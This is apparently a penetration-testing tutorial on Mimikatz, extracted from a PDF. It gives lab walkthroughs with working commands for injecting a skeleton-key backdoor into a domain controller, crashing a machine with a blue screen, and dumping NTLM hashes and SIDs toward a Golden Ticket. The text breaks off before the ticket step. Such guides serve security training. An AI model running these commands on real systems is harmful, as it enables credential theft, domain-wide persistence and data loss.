Mimikatz

A Pentester Guide

Table of Contents

Abstract

Mimikatz, a powerful post-exploitation tool, is renowned for its ability to extract sensitive information from Windows systems, posing significant challenges to Windows users.

In this report, we will delve into the intricacies of Mimikatz, exploring its functionalities, potential risks it introduces to Windows security. The aim of this report is to provide valuable insights into the world of Mimikatz and equip cybersecurity professionals with the tools to assess vulnerabilities on Windows systems.


Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

What is Mimikatz?

Mimikatz is a Tool made in C Language by Benjamin Delpy. It is a great tool to extract plain text passwords, hashes and Kerberos Tickets from Memory. It can also be used to generate Golden Tickets.

You can get Mimikatz on the Internet from Github repos.

Mimikatz comes in 2 architectures: x32 and x64. Here is a screenshot of the x64 mimikatz bash.




Generate Skeleton Key with Mimikatz

Victim: Windows Server 2012 R2 (Domain Controller)


Attacker: Mimikatz (On Windows Server 2012 R2)

In this attack, what mimikatz installs the patch on the Domain Controller to accept "mimikatz" as a new login password? It can be thought as a **Master Key** which will open the Active Directory to the attacker. This attack can be performed as shown below.


First, I will try to login on my Server using mimikatz as a password.




As you can see clearly that we cannot login into the server using 'mimikatz' as a password.



Now I will log in the server using its password which is 'T00r'.



And as you can see below, I have logged in the Server using the correct password



If you ever are logged in on a server or have a server unlocked, you can create a skeleton key to be stored inside the memory of the Server by using Mimikatz.

Launch the Mimikatz Terminal according to the architecture of the server (x32, x64). Now first we will get the debugging privilege in Mimikatz using


```
privilege::debug
```

And then we will inject the mimikatz skeleton key in the memory of server using


misc::skeleton

With this, we have our skeleton key successfully injected on the server.

Note: You will have to open mimikatz with Administrative Privilege to create a Skeleton Key.




Now I will try to login the server using the skeleton key "mimikatz" we just injected in the memory. Remember last time we tried to log in the server using mimikatz as a password we were unsuccessful.



But this time 'mimikatz' was accepted as a password. This does not mean that we reset the original password 'T00r'. The server will continue to log in using 'T00r' but now it will also accept 'mimikatz' as a password too.

Now, remember that we injected the skeleton key in the memory, not in storage so the next time that admin restarts the server we will lose the access. So, the best way to protect your Domain Controller from Skeleton Key is a practice of restarting the Server Frequently or prevents mimikatz from accessing the memory.




Blue Screen of Death (BSOD) with Mimikatz

Attacker: Mimikatz (on Windows 7)

Victim: Windows 7


We can perform a Blue Screen of Death or BSOD attack using mimikatz. This shows how powerful this tool is. To perform the BSOD on a System follow the steps mentioned below:

- Run mimikatz with **Administrator**
- Start mimidrv service




Now Initiate the BSOD as given below in the following command.

```
!bsod
```



As you can see below, we have the Blue Screen of Death Error

Note: This attack can corrupt data and **potentially harm the system**. Use Carefully!!




Display Hostname

You can extract hostname of the Victim System by typing hostname in the mimikatz Terminal.

```
hostname
```

We have extracted the hostname of the system as **Pavan-pc**



Golden Ticket Generation with Mimikatz

Attacker: Mimikatz on Windows Server 2012 R2


Victim: Windows Server 2012 R2

To Generate a Golden Ticket, we will require the following information:


1. Domain
2. SID
3. NTLM Hash

Let's get the Domain First.

To get the Domain we will run the **ipconfig /all** from the Command Line or PowerShell



- Domain on my Server is Pavan.local
- Now to get SID we will use whoami /user command as shown in given below image.




Now we will mimikatz itself to extract the NTLM hash required to generate the Ticket.

First, we will get the Debugging Privilege using the following command given below.

```
privilege::debug
```

And now to extract hashes we will run following command given below.

```
sekurlsa::logonpasswords
```



